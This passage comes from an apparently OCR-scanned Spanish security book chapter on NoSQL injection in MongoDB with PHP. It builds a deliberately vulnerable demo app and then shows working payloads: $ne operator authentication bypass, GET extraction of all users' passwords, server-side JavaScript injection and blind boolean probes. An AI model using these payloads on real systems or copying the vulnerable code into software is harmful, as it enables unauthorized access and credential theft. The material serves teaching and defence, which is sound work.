- Proporcionan restricciones de consistencia más flojas que las bases de datos SQL tradicionales. Al requerir menos restricciones relacionales y comprobaciones de coherencia de los datos, ofrecen ventajas de rendimiento (y de escalabilidad).
- Diferentes DBs para diferentes proyectos o requisitos: en la actualidad existe una buena oferta de bases de datos NoSQL. La diferencia entre cada una de ellas radica en la priorización por la alta frecuencia en la escritura (*MongoDB*, *Redis*), almacenamiento de gran volumen de datos como por ejemplo estadísticas (*Hadoop*), almacenamiento de sesiones y de estadísticas a corto plazo (*Memcache*) o rendimiento en aplicaciones de alta disponibilidad (*Cassandra* y *Riak*).
- No generan cuellos de botella: las bases de datos NoSQL priorizan por el uso de memoria sobre el de disco para las operaciones de escritura.

Estas bases de datos no utilizan SQL como lenguaje de consulta, con lo que podría pensarse que no son vulnerables a los ataques de inyección de código. Sin embargo, estas bases de datos siguen siendo vulnerables a ataques de inyección de código, debido a los errores en la programación del aplicativo web, incluso no utilizando la sintaxis SQL tradicional.

Aun así, si buscamos en *Shodan* servidores que ofrezcan el servicio de MongoDB, podemos ver la cantidad de organizaciones que lo utilizan, luego merece la pena comprender cómo realizar inyecciones NoSQL sobre MongoDB para extraer la máxima información posible de la base de



datos aprovechando los errores de programación en el aplicativo web y algunas de las características que ofrece MongoDB, como es su motor *javascript* para realizar las consultas.




Imagen 7.01: Servidores que tienen MongoDB como servicio.

Se supone que el lector está familiarizado con el lenguaje *javascript* y con MongoDB. Si no es así, existen en Internet numerosos recursos que pueden servir de introducción. El siguiente enlace contiene información sobre las múltiples funcionalidades ofrecidas por el lenguaje *javascript*: *http://www.jorgesanchez.net/web/lmsgi/LMSGI05.pdf*

Para MongoDB, el siguiente tutorial de su página oficial, en inglés, *http://docs.mongodb.org/manual/tutorial/* es más que suficiente.

2. Preparación del entorno

Todos los ejemplos que se presentan para estudiar las vulnerabilidades de inyección de código y cómo explotarlas, se han desarrollado bajo el lenguaje PHP (versión 5.6.3) en el lado del servidor utilizando como repositorio de información MongoDB (versión 3.4.0) como base de datos NoSQL. Este sistema gestor de base de datos NoSQL tiene la característica de que utiliza un motor *javascript* para la realización de las consultas, lo que le hace especialmente interesante a la hora de inyectar código *javascript* en el lado del servidor.

Para entender cómo funcionan las inyecciones NoSQL por *GET* y por *POST* en un entorno con PHP y Mongo DB en la parte del servidor, se ha desarrollado una pequeña aplicación web cuya funcionalidad se recoge en los casos de uso de la siguiente figura:




Imagen 7.02: Funcionalidad del sistema.

Existen dos roles diferenciados: por un lado el administrador, que puede ver sus datos de acceso al sistema e insertar nuevos usuarios especificando cuál será el rol de estos. Por otro lado, un usuario sin privilegios administrativos que únicamente puede ver sus datos de acceso. Ambos roles también pueden autenticarse y salir del sistema.

No se han tenido en cuenta en la parte de la programación con PHP conceptos importantes como el uso de sesiones, programación de funciones, etcétera, ya que el objetivo es poder entender por qué se producen las vulnerabilidades de inyección de código y cómo poder explotarlas.

La aplicación web está formada por los siguientes archivos:

Fichero index.php:

```
<html>
    <head>
        <title>Intranet</title>
    </head>
    <body>
        <center>
            <table>
                <form action="login.php" method="POST" name="intranet">
                    <tr>
                        <td>Login</td>
                        <td><input type="text" name="login"></td>
                    </tr>
                    <tr>
                        <td>Password</td>
                    <td><input type="password" name="password"></td>
                    </tr>
                    <tr>
                        <td><input type="submit" value="Entrar"</td>
                    </tr>
                </form>
```

```
            </table>
        </center>
    </body>
</html>
```

Fichero login.php:

```
<?php
    if($_POST['login']!='' and $_POST['password']!=''){
        //Conectar con MongoDB
        try{
            $mongo=new Mongo();
            $db=$mongo->selectDB("test");
        }
        catch(MongoConnectionException $e){
            echo "Error en la conexión con la base de datos.";
            exit();
        }
        //Seleccionamos la base de datos
        $c_usuarios=$mongo->selectCollection("test","usuarios");
        //Buscamos al usuario
        $usuarios=$c_usuarios->findOne(array('Login'=>$_OST['login'],'Password'=>$_
POST['password']));
        if(count($usuarios)>0){

            echo "<h3>Usuario correcto. Bienvenido al
sistema ".$usuarios["Nombre"].".</h3>";

            echo "<a
href='ver_datos.php?login=".$usuarios['Login']."'>Ver mis datos</a>";
                if($usuarios['Rol']=="admin"){
                    echo "<br><a
href='insertar_usuario.php'>Insertar usuario</a>";
                }
        }else{
            echo "Usuario incorrecto.";
        }
    }else{
        header("location:index.php");
    }
?>
```

Fichero ver_datos.php:

```
<?php
    //Conectar con MongoDB
    try{
        $mongo=new Mongo();
        $db=$mongo->selectDB("test");
    }
    catch(MongoConnectionException $e){
        echo "Error en la conexión con la base de datos.";
        exit();
    }
```

```
    $c_usuarios=$mongo->selectCollection("test","usuarios");
    $usuarios=$c_usuarios->find(array('Login'=>$_GET['login']));

    echo "<h3>Tus datos de Acceso:</h3>";
    foreach($usuarios as $u){
        echo "Nombre: ".$u["Nombre"];
        echo "<br>Login: ".$u["Login"];
        echo "<br>Password: ".$u["Password"];
        echo "<br>Rol: ".$u["Rol"]."<br><br>";
    }
?>
```

Fichero insertar_usuario.php:

```
<html>
    <head>
        <title>Intranet</title>
    </head>
    <body>
        <h3>Insertar usuario</h3>

            <table>
                <form action="insert.php" method="GET">
                    <tr>
                        <td>Nombre</td>
                        <td><input type="text" name="nombre"></td>
                    </tr>
                    <tr>
                        <td>Login</td>
                        <td><input type="text" name="login"></td>
                    </tr>
                    <tr>
                        <td>Password</td>
                        <td><input type="password" name="password"></td>
                    </tr>
                    <tr>
                        <td>Rol</td>
                        <td><input type="radio" name="rol" value="admin">Admin
                            <input type="radio" name="rol" value="user"
checked>User</td>
                    </tr>
                    <tr>
                       <td><input type="submit" value="Insertar"</td>
                    </tr>
                </form>
            </table>
    </body>
</html>
```

Fichero insert.php:

```
<?php
    //Conectar con MongoDB
    try{
```



```
        $mongo=new Mongo();
            $db=$mongo->selectDB("test");
    }
    catch(MongoConnectionException $e){
        echo "Error en la conexión con la base de datos.";
        exit();
    }
    $c_usuarios=$mongo->selectCollection("test","usuarios");

    //Creamos el documento a insertar
    $doc=array(
        "Nombre"=>$_GET["nombre"],
        "Login"=>$_GET["login"],
        "Password"=>$_GET["password"],
        "Rol"=>$_GET["rol"]
     );

    if(count($doc)>0){
        //Existe un documento para insertar
        $c_usuarios->insert($doc);
    }
?>
```

Base de datos:

Contiene una colección llamada usuarios con dos documentos (2 usuarios). Al ser NoSQL y, las colecciones pueden no tener el mismo número de campos, algo que no sería posible en una base de datos relacional.

```
{
    Nombre:"Amador",
    Login:"amadapa",
    Password:"amadapa",
    Rol:"admin"
}
{
    Nombre:"Juanito",
    Login:"1234",
    Password:"1234",
    Rol:"admin"
}
```

3. Inyección NoSQL en PHP

Un error muy común es pensar que MongoDB no es vulnerable a inyección de código debido a que no utiliza SQL como lenguaje de consulta.

Utilizando PHP como lenguaje en el lado del servidor, en este punto establecemos un paralelismo entre MongoBD con las consultas SQL en sistemas gestores de bases de datos MySQL tradicionales a la hora de validar un usuario en una aplicación web.



El siguiente código PHP utilizado en el aplicativo web del punto anterior, selecciona el usuario cuyo *login* y *password* enviados por *POST*[1] coincida con el de algún usuario presente en la base de datos MongoDB.

```
$usuarios=$c_usuarios>find(array(
     'Login'=>$_POST['login'],
     'Password'=>$_POST['password']
));
```

Su equivalencia en SQL podría ser la siguiente:

```
mysql_query("SELECT * FROM usuarios
     WHERE login='".$_POST[login]."'
     AND password='".$_POST[password])."'";
```

En un ataque de SQL *injection* se intentaría reemplazar cualquiera de los dos parámetros recibidos por *POST* por un código que haga que el predicado del WHERE siempre sea verdadero, como por ejemplo, `' or '1'='1`

```
mysql_query("SELECT * FROM usuarios
     WHERE login='' or '1'='1'
     AND password='' or '1'='1'";
```

La inyección SQL anterior no es válida en Mongo BD, pero sí lo es la siguiente:

```
login[$ne]=1&password[$ne]=1
```

PHP permite enviar objetos[2] al *driver* de MongoBD sin que necesariamente tengan que ser *strings*. Así, podemos enviar un objeto en PHP que haga que la condición siempre sea verdadera y devuelva todos los elementos de la colección, es decir, en nuestro ejemplo, todos los usuarios del sistema.

La consulta que se crea es la siguiente y devuelve todos los usuarios cuyo *Login* y *Password* sea distinto de 1, que por lo general, serán todos.

```
$usuarios=$c_usuarios>find(array(
     'Login'=>array("$ne" => 1),
     'Password'=>array("$ne" => 1)));
```

`$ne` es un operador relacional en MongoDB que es verdadero cuando los valores no son iguales (*not equal*) al valor especificado. En nuestro caso, la inyección de la consulta es exitosa ya que los usuarios de la base de datos no tienen como *Login* y *Password* el valor 1.

Otra inyección válida, en caso de que alguno de los usuarios tuviera 1 como *Login* o *Password* sería:

```
login[$ne]=''&password=[$ne]=''
```

Lo que equivale a la siguiente consulta:

```
$usuarios=$c_usuarios>find(array(
     'Login'=>array("$ne" =>''),
     'Password'=>array("$ne" =>'')
));
```

1 La explicación también es válida si en lugar de enviar los parámetros por *POST* se envían por *GET*.

2 En PHP, a partir de la versión 5.4, la cadena **`[$ne]=1`** se transforma en **array("$ne"=>1).**

La consulta anterior devuelve todos los elementos (en este caso, usuarios) de la colección cuyo *Login* y *Password* no sea vacío.

3.1 Inyecciones por POST: formulario de autenticación

En este punto mostraremos cómo evadir el formulario de autenticación de una aplicación web desarrollada en PHP poniendo en práctica lo explicado en el punto anterior. Para ello haremos uso de la aplicación presentada en el punto 2.

Para acceder al sistema, nos encontramos con el siguiente formulario de autenticación.

192.168.1.6/mongodb/

Login
Password
Entrar

Imagen 7.03: Formulario de acceso.

Si las credenciales de acceso son correctas, el sistema muestra el mensaje *Usuario Correcto. Bienvenido al sistema.* En caso contrario, mostrará el mensaje *Usuario incorrecto*.





Imagen 7.04: Comportamiento del sistema.

El código del fichero *login.php* presenta una vulnerabilidad que permite inyectar código al utilizar directamente en la consulta los parámetros recogidos por *POST* sin un filtrado previo:

```
$usuarios=$c_usuarios>find(array(
    'Login'=>$_POST['login'],
    'Password'=>$_POST['password'])
);
```

Inspeccionando el código, se observa el nombre de los parámetros y que son enviados por *POST*. Sin embargo, en una aplicación en producción, por lo general, no se tiene acceso al código de la parte del servidor. Para obtener información de los parámetros enviados al servidor, bastaría con utilizar el navegador web para ver qué parámetros se envían, su nombre, y la forma en que son enviados (*GET* o *POST*).

En la siguiente figura se observa que se envían por *POST* los parámetros *login* y *password*.


Código fuente de: http://192.168.1.6/mongodb/ - Mozilla Firefox

Archivo Editar Ver Ayuda

```
<html>
    <head>
        <title>Intranet</title>
    </head>
    <body>
        <center>
```

Imagen 7.05: Código fuente del formulario de autenticación (1ª parte).

```
            <table>
                <form action="login.php" method="POST" name="intranet">
                    <tr>
                        <td>Login</td>
                        <td><input type="text" name="login"></td>
                    </tr>
                    <tr>
                        <td>Password</td>
                        <td><input type="password" name="password"></td>
                    </tr>
                    <tr>
                        <td><input type="submit" value="Entrar"</td>
                    </tr>
                </form>
            </table>
        </center>
    </body>
</html>
```

Imagen 7.05: Código fuente del formulario de autenticación (2ª parte).

Introducimos la inyección **[$ne]=1** en el *login* y *password*. Así, los parámetros enviados por *POST* al servidor serán **login=[$ne]=1&password=[$ne]=1**. El comportamiento del sistema es el siguiente:

```
← → C  192.168.1.6/mongodb/login.php
Usuario incorrecto.

▼Form Data      view source      view URL encoded
   login: [$ne]=1
   password: [$ne]=1
```

Imagen 7.06: Parámetros enviados por POST al servidor y respuesta del sistema.

Hemos de fijarnos que el *string* **login=[$ne]=1&password=[$ne]=1** no es igual a **login[$ne]=1&password[$ne]=1.** Este es el motivo por el cual la inyección **[$ne]=1** no tiene éxito y el sistema muestra el mensaje *Usuario incorrecto*.

Para inyectar la inyección anterior, tenemos que manipular, a parte de su valor, los parámetros enviados por *POST* al fichero *login.php*. En caso de que estos se enviasen por *GET*, como viajan en la URL, la manipulación sería muy sencilla modificando la propia URL, pero al viajar por *POST*, tendremos que interceptarles antes de que sean enviados al servidor, modificarles y reenviarles modificados al servidor. Para ello empleamos un *proxy* HTTP/HTTPS como por ejemplo *Zaproxy* (ZAP):

```
Reenviar
Petición | Respuesta
Método | Header: Vista Raw | Cuerpo:Vista Raw | SEND

POST http://192.168.1.6/mongodb/login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://192.168.1.6/mongodb/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Host: 192.168.1.6

login[$ne]=1&password[$ne]=1
```

Imagen 7.07: Parámetros modificados con ZAP y reenviados por POST.

Tras modificar y reenviar mediante ZAP los parámetros, la respuesta del servidor es la siguiente:




Imagen 7.08: Respuesta exitosa del sistema.

Podemos observar como en este caso la inyección sí que ha sido exitosa y nos ha permitido saltarnos el formulario de autenticación debido a la vulnerabilidad que permite la inyección de código.

3.2 Inyecciones por GET: usuarios del sistema

En el punto anterior, tras explotar la vulnerabilidad con la ayuda de ZAP y conseguir acceder a la aplicación, podemos ver el *login* de un usuario (con este tipo de inyección seguramente sea el primer usuario de la base de datos y tenga el rol de administrador) que se pasa por *GET* al fichero *ver_datos.php*




Imagen 7.09: Información sobre un usuario del sistema.

Introduciendo en la URL[3] la información mostrada en la siguiente figura, podemos tener acceso al sistema:

3 Esta aplicación no hace uso de sesiones pero, de haberlo hecho, en el navegador utilizado con ZAP estaría almacenada la *cookie* de sesión. Con poner la URL descubierta por ZAP sería suficiente para tener acceso.




Imagen 7.10: Datos de un usuario del sistema.

En este punto, aparte de tener toda la información de un usuario con el rol de *admin*, podemos crear todos los usuarios que queramos (conocemos los datos de acceso de un administrador):




Imagen 7.11: Inserción de un nuevo usuario.

Pero lo que es más importante, vemos que el *login* de los usuarios se envía por *GET* al fichero *login.php*, luego podríamos probar a inyectar el código **`[$ne]=1`** y manipular directamente en la URL el parámetro que se envía por *GET* para que quede de la forma:

```
ver_datos.php?login[$ne]=1
```

Tras modificar la URL, observamos cómo la inyección ha tenido éxito y el sistema nos muestra la información de todos los usuarios de la base de datos.




Imagen 7.12: Explotación por GET de la vulnerabilidad.

La inyección nos devuelve todos los usuarios cuyo *login* es distinto de 1. Si por ejemplo hubiéramos probado la inyección

```
ver_datos.php?login[$ne]=''
```

el sistema hubiera devuelto todos los usuarios cuyo *Login* no sea vacío, como se muestra en la siguiente imagen:




Imagen 7.13: Usuarios del sistema.

4. Server-Side Javascript Injection

MongoDB dispone de un motor *javascript* para realizar las consultas en la base de datos. Además, es posible utilizar código *javascript* en las consultas que se le envían a Mongo DB desde la aplicación web. Estas características resultan muy interesantes a la hora de poder pensar en inyectar código *javascript* en el servidor de base de datos, lo que se conoce como *SSJS injection* o inyecciones de tipo SSJS (*Server-Side JavaScript*).

Para poder entender cómo funcionan este tipo de inyecciones y por qué se producen, se ha utilizado la aplicación en PHP con Mongo DB utilizada en el punto anterior, pero modificando las consultas NoSQL que se envían a MongoDB para que sean consultas *javascript*.

Las modificaciones introducidas son las siguientes:

Fichero login.php:

```
...
//Consulta con función js para obtener los
//datos de un usuario mediante su login y password
$query='function(){'.
    ' return this.Login==\''.$_POST['login'].'\';'.
    '        this.Password==\''.$_POST['password'].'\';'.
'}';
...
```

Fichero ver_datos.php:

```
...
$query='function(){'.
     ' return this.Login=\''.$_GET['login'].'\';'.
'}';
...
```

Podemos ver que, al igual que ocurre en la vulnerabilidad de SQL *injection*, se concatenan parámetros enviados directamente por *GET* (consulta del fichero *ver_datos.php*) y por *POST* (consulta del fichero *login.php*) sin un filtrado previo, haciendo que la aplicación sea vulnerable a inyecciones de código.

4.1 Inyecciones SSJS por POST: formulario de autenticación

Como se ha comentado en el apartado anterior, la consulta *javascript* que localiza a un usuario en función de su *Login* y *Password* es vulnerable a inyecciones SSJS.

```
//Consulta con función js para obtener los
//datos de un usuario mediante su login y password
$query='function(){'.
     ' return this.Login==\''.$_POST['login'].'\';'.
     '         this.Password==\''.$_POST['password'].'\';'.
'}';
```

En SQL *injection* tradicional, para comprobar que un formulario de autenticación es vulnerable a técnicas de inyección de código, suele probarse la inyección

```
' or '1'='1
```

que hace que la condición de la consulta siempre sea verdadera.

Al tener una base de datos NoSQL que es capaz de ejecutar código *javascript* en la parte del servidor, tendremos que cambiar la inyección anterior por una inyección equivalente pero en *javascript*, es la siguiente[4]:

```
' || '1'=='1
```

Así, la consulta con la inyección *javascript* devolverá todos los usuarios ya que siempre es verdadera y quedará de la forma:

```
function(){
    return this.Login=='' || '1'=='1';
    this.Password=='' || '1'=='1';
}
```

En la siguiente figura se observa cómo se ha conseguido acceder al sistema con el primer usuario de la base de datos que en la mayoría de las ocasiones se suele corresponder con usuario con rol de administrador.

4 En *javascript*, el operador de comparación es == mientras que en SQL es =






Imagen 7.14: Acceso al sistema.

En la siguiente figura se muestran cuáles han sido los parámetros que se han enviado por POST.




Imagen 7.15: Parámetros enviados por POST.

4.2 Inyecciones SSJS por GET: usuarios del sistema

Si nos fijamos cómo está construida la consulta que devuelve la información de un usuario en función del *login* que se le pase, observamos que es vulnerable a inyección de código al concatenar directamente en la consulta el parámetro enviado por *GET*.

```
$query='function(){'.
    ' return this.Login=\''.$_GET['login'].'\';'.
'}';
```

En la siguiente figura se muestra cual será la URL utilizada para inyectar código *javascript*. Pertenece a un usuario sin privilegios, luego el objetivo será conseguir los datos de acceso de un usuario con privilegios administrativos.




Imagen 7.16: URL con un parámetro por GET.

Si concatenamos al parámetro que se envía por *GET* la inyección *javascript*

```
' || '1'==' 1
```

la consulta quedará de la forma:

```
function(){
    return this.Login='amadapa' || '1'=='1';
}
```

La consulta anterior devolverá todos los usuarios del sistema. El resultado se muestra en la siguiente figura:






Imagen 7.17: Usuarios del sistema.

4.3 Blind NoSQL Injection

Otro posible vector de ataque cuando se realizan inyecciones contra bases de datos NoSQL es el uso de la técnica *Blind NoSQL Injection* o inyecciones NoSQL a ciegas.

Para entender cómo funciona esta técnica de ataque, se usará una aplicación web programada en PHP como lenguaje en el servidor y con MongoDB como repositorio de datos.

La funcionalidad de la aplicación es muy sencilla: pasar a mayúsculas las cadenas de texto introducidas por el usuario. Para ello, la aplicación envía por *GET* el *string* a MongoDB para que éste, mediante su motor *javascript*, transforme la cadena a mayúsculas.

Como parece lógico, el lenguaje utilizado para la explotación de la vulnerabilidad de inyección de código será *javascript*.

El código de la aplicación web es el siguiente:

Fichero index.php:

```
<?php
    //Conectar con MongoDB
    try{
        $mongo=new Mongo();
        $db=$mongo->selectDB("test");
    }
    catch(MongoConnectionException $e){
        echo "Error en la conexión con la base de datos.";
        exit();
    }
    $c_usuarios=$mongo->selectCollection("test","usuarios");
?>
<html>
    <head>
        <title>Convertir a mayúsculas</title>
       </head>
        <body>
```

```
            <table>
                <form action="" method="GET" name="uppcase">
                    <tr>
                        <td>Convertir a mayúsculas</td>
                        <td><input type="text" name="name"></td>
                    </tr>
                    <tr>
                        <td><input type="submit" value="Convertir"</td>
                    </tr>
                </form>
            </table>
        <?php
            if(isset($_GET['name'])){
                $query='function(){'.
                    'var name=\''.$_GET['name'].'\';'.
                    ' return name.toUpperCase();;'.
            '}';
                $result=$db->execute($query);
                if($result['retval']!='')
                    echo "<br>".$result['retval'];
            }
        ?>
    </body>
</html>
```

Como se puede ver, la función de conversión a mayúsculas del *string* es vulnerable a inyección de código ya que el parámetro que se recoge por *GET* directamente se concatena a la función *javascript* de consulta:

```
$query='function(){'.
    'var name=\''.$_GET['name'].'\';'.
    ' return name.toUpperCase();;'.
'}';
```

Para ver el comportamiento de la aplicación y determinar si es vulnerable a SSJS *injection*, probamos con las siguientes inyecciones *javascript*:

```
';return(true);var a='a
';return(false);var a='a
```

Con la primera de ellas, el resultado es el siguiente:

192.168.1.6/mongoSSJS/index.php?name=amadapa';return(true);var a='a

Convertir a mayúsculas

Convertir

1

Imagen 7.18: Valor true devuelto por el sistema.

Observamos que el sistema muestra por pantalla el carácter 1 (uno), que se corresponde con lo devuelto por la función *javascript* después de inyectar el código. Es decir, revuelve el resultado *return(true)*. En *javascript*, el valor *true* se corresponde con 1.

Por el contrario, el comportamiento del sistema después de introducir la segunda inyección *javascript* es el siguiente:




Imagen 7.19: Valor false devuelto por el sistema.

Hay que tener presente que en *javascript* el valor *false* no se corresponde ni con el número entero 0 (cero) ni con el carácter '0'.

Con estos resultados podemos determinar que el sistema es vulnerable a SSJS *injection*.

El sistema no muestra más información sobre la estructura de la base de datos, la información que contiene, etcétera, luego tendremos que apoyarnos en las técnicas de booleanización para intentar extraer la máxima información posible de la base de datos, incluyendo la estructura de la misma.

Para ello, es interesante comprobar inyecciones que utilicen operadores relacionales, de comparación, es decir, operadores que devuelvan *true* o *false* para ver cuál es el comportamiento de la aplicación. Por ejemplo, podemos utilizar las siguientes inyecciones *javascript*:

```
';return(1==1);var a='a
';return(1>1);var a='a
```

Con la primera inyección, el sistema muestra el carácter 1 (uno) correspondiente al resultado tras evaluar la expresión **1==1**:




Imagen 7.20: Inyección con el operador de comparación.

